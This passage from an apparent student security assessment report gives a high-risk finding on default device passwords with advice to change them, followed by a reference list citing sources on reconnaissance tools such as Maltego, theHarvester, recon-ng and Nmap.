4. Default Passwords Risk Level - High	Many servers, routers and other network devices are still using pre-configured default passwords. Some are common passwords that are pre-set by the manufactures. Impact: Anyone can guess the password by typing the default passwords. Full system can compromise.	Changing the passwords while the first configuration process and changing the passwords regularly.

6. Reference

[1]"What is Maltego?", *Maltego Support*, 2021. [Online]. Available: https://docs.maltego.com/support/solutions/articles/15000019166-what-is-maltego-#: ~:text=Maltego%20is%20a%20comprehensive%20tool, between%20said%20information%20easily%20i identifiable. [Accessed: 22- April- 2022].

[2]"Maltego - an overview | ScienceDirect Topics", *Sciencedirect.com*, 2021. [Online]. Available: https://www.sciencedirect.com/topics/computer-science/maltego. [[Accessed: 22- April- 2022].

[3]"what is the harvester tool | kali Linux | Linux | CYBERVIE", *CYBERVIE*, 2021. [Online]. Available: https://www.cybervie.com/blog/what-is-the-harvester/#: ~:text=The%20Harvester%20is%20a%20tool, servers%2C%20and%20SHODAN%20computer %20database. [[Accessed: 22- April- 2022].

[4]"Netcraft - an overview | ScienceDirect Topics", *Sciencedirect.com*, 2021. [Online]. Available: https://www.sciencedirect.com/topics/computer-science/netcraft. [[Accessed: 22- April- 2022].

[5]"What is Encryption and How Does it Work?", *Search Security*, 2021. [Online]. Available: https://searchsecurity.techtarget.com/definition/encryption#:~:text=Encryption%20is%20the%20metho d%20by, encrypted%20data%20is%20called%20ciphertext. [[Accessed: 22- April- 2022].

[6]"Credential Harvester Attack", *Medium*, 2021. [Online]. Available: https://medium.com/@kaviru.mihisara/credential-harvester-attack-73335c4a5bb8. [[Accessed: 22- April- 2022].

[7] *Tools.kali.org*, 2021. [Online]. Available: https://tools.kali.org/information-gathering/recon-ng. [[Accessed: 22- April- 2022].

[8]"Nmap: The Network Mapper - Free Security Scanner", *Nmap.org*, 2021. [Online]. Available: https://nmap.org/. [[Accessed: 22- April- 2022].

[9]"Network Topology Mapper - Network Mapping Software | SolarWinds", *Solarwinds.com*, 2021. [Online]. Available: https://www.solarwinds.com/network-topology-mapper. [[Accessed: 22- April- 2022].

[10]"Enumeration - Wikipedia", *En.wikipedia.org*, 2021. [Online]. Available: https://en.wikipedia.org/wiki/Enumeration. [[Accessed: 22- April- 2022].